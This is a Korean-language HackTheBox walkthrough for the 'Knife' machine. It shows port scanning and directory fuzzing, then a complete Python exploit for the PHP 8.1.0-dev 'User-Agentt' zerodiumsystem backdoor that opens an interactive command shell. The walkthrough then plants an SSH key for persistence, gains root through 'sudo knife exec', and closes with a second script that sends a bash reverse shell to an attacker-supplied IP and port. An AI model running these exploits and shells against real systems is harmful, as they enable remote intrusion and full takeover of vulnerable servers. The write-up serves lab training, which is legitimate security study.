Knife

```
dgevy@dgevy:~/Desktop/HTB$ sudo nmap -p- --open -sS --min-rate 5000 -Pn -n -v $server -oN landlisis
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-22 23:07 EST
Initiating SYN Stealth Scan at 23:07
Scanning 10.10.10.242 [65535 ports]
Discovered open port 80/tcp on 10.10.10.242
Discovered open port 22/tcp on 10.10.10.242
Completed SYN Stealth Scan at 23:07, 21.44s elapsed (65535 total ports)
Nmap scan report for 10.10.10.242
Host is up (0.24s latency).
Not shown: 60061 closed tcp ports (reset), 5472 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 21.57 seconds
           Raw packets sent: 105162 (4.627MB) | Rcvd: 78296 (3.132MB)
```

ssh와 http가 열려 있는 것을 볼 수 있다.

```
dgevy@dgevy:~/Desktop/HTB$ sudo nmap -p22,80 -sCV -v $server -oN 2analisis
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-22 23:08 EST
...
Host is up (0.43s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title:  Emergent Medical Idea
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 23:08
Completed NSE at 23:08, 0.00s elapsed
Initiating NSE at 23:08
Completed NSE at 23:08, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.70 seconds
           Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
```

정밀 스캔을 했지만 특이한 점은 발견할 수 없다.

```
dgevy@dgevy:~/Desktop/HTB$ whatweb $server
http://10.10.10.242 [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)],
```

서버가 `Apache`, `php`로 만들어졌다는 것을 알 수 있다.

```
dgevy@dgevy:/usr/share$ ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt -u http://$se

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
```


```
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.10.242/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-directories-lowercase.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________

server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 253ms]
                        [Status: 200, Size: 5815, Words: 646, Lines: 221, Duration: 219ms]
:: Progress: [17770/17770] :: Job [1/1] :: 169 req/sec :: Duration: [0:01:42] :: Errors: 0 ::
```

서브 디렉토리를 퍼징해도 나오는 것은 없었다.



사이트에 `index.php` 파일을 넣고 다시 로드했는데 같은 메인 화면이 로드된 것을 볼 수 있었다.

```
dgevy@dgevy:~$ python3 exploit.py
Enter the full host url:
http://10.10.10.242/

Interactive shell is opened on http://10.10.10.242/
Can\'t acces tty; job crontol turned off.
$ ls
bin
boot
cdrom
dev
etc
...
```

`PHP 8.1.0-dev`을 사용하는 것을 보고 관련 CVE를 찾아보니 페이로드를 발견할 수 있었다.
그대로 사용하니 셸을 획득할 수 있었다.

```python
#!/usr/bin/env python3
import os
import re
import requests

host = input("Enter the full host url:\n")
request = requests.Session()
response = request.get(host)

if str(response) == '<Response [200]>':
    print("\nInteractive shell is opened on", host, "\nCan't acces tty; job crontol turned off.")
    try:
        while 1:
            cmd = input("$ ")
```

```
            headers = {
            "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0",
            "User-Agentt": "zerodiumsystem('" + cmd + "');"
            }
            response = request.get(host, headers = headers, allow_redirects = False)
            current_page = response.text
            stdout = current_page.split('<!DOCTYPE html>',1)
            text = print(stdout[0])
    except KeyboardInterrupt:
        print("Exiting...")
        exit

else:
    print("\r")
    print(response)
    print("Host is not available, aborting...")
    exit
```

헤더에 명령어를 삽입하여 전송하면 실행할 수 있는 취약점이다.

```
$ ls /home/james
user.txt

$ cat /home/james/user.txt
f3960a2b3ace31958995b2683a126ded
```

실행하면 플래그를 획득할 수 있다.

```
$ sudo -l
Matching Defaults entries for james on knife:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

`james` 사용자가 `root` 권한으로 `knife`를 실행할 수 있다는 것을 알 수 있다.

```
$ touch ~/.ssh/authorized_keys

$ ls ~/.ssh/authorized_keys
/home/james/.ssh/authorized_keys

$ cat ~/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDYWXer3sgOW2iHCzTutNFoBRMMdzlOeErrd9CorENONlFjOS62kWTpSfgcfXb8UBSW3Q+JB8s+vZ5RV7VJ/k6k

$ cat ~/id_rsa.pub >> ~/.ssh/authorized_keys

$ cat ~/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDYWXer3sgOW2iHCzTutNFoBRMMdzlOeErrd9CorENONlFjOS62kWTpSfgcfXb8UBSW3Q+JB8s+vZ5RV7VJ/k6k
```

리버스 셸, 바인드 셸이 안되서 위와 같이 SSH 연결했다. (`ssh-kegen`으로 명령으로 공개키 생성했다.)

> 접속하고 싶은 서버의 `~/.ssh/authorized_keys`에 공개키를 집어넣으면 패스워드를 입력하지 않아도 `ssh`로 접속할 수 있게 된다.

```
$ knife -v
Chef Infra Client: 16.10.8
```

`knife`의 버전은 위와 같다.

GTFOBins에서 관련 페이로드를 찾을 수 있었다.

```
james@knife:~$ sudo knife exec -E 'exec "/bin/sh"'
# id
uid=0(root) gid=0(root) groups=0(root)
# ls /root
delete.sh  root.txt  snap
```

```
# cd /root
# cat root.txt
661aada11fcb706114201f4310819ff4
```

그대로 사용하면 플래그를 획득할 수 있다.

- `knife exec -E`: `knife exec`는 Chef의 knife 명령줄 도구에서 제공하는 명령어 중 하나로, 임의의 Ruby 코드를 실행하는 데 사용된다. `-E` **옵션 뒤에 따라오는 문자열은 실행할 Ruby 코드를 의미**한다.
- `'exec "/bin/sh"'`: `exec "/bin/sh"`는 새로운 셸을 실행하는 명령어이다. `exec`는 현재 프로세스를 새로운 프로세스로 대체하는 데 사용되며, `"/bin/sh"`는 실행할 셸의 경로를 나타낸다.

따라서 `sudo knife exec -E 'exec "/bin/sh"'` 명령어는 **superuser 권한으로 새로운 셸을 실행하는 명령어**이다. 이 명령어를 실행하면, 현재 사용자가 superuser 권한을 가진 셸에 접근할 수 있게 된다.

```python
#!/usr/bin/env python3
import os, sys, argparse, requests

request = requests.Session()

def check_target(args):
    response = request.get(args.url)
    for header in response.headers.items():
        if "PHP/8.1.0-dev" in header[1]:
            return True
    return False

def reverse_shell(args):
    payload = 'bash -c \"bash -i >& /dev/tcp/' + args.lhost + '/' + args.lport + ' 0>&1\"'
    injection = request.get(args.url, headers={"User-Agentt": "zerodiumsystem('" + payload + "');"}, allow_redirects = False

def main():
    parser = argparse.ArgumentParser(description="Get a reverse shell from PHP 8.1.0-dev backdoor. Set up a netcat listener
    parser.add_argument("url", metavar='<target URL>', help="Target URL")
    parser.add_argument("lhost", metavar='<attacker IP>', help="Attacker listening IP",)
    parser.add_argument("lport", metavar='<attacker PORT>', help="Attacker listening port")
    args = parser.parse_args()
    if check_target(args):
        reverse_shell(args)
    else:
        print("Host is not available or vulnerable, aborting...")
        exit

if __name__ == "__main__":
    main()
```

공격 흐름을 따라서 코드로 만들면 위와 같다.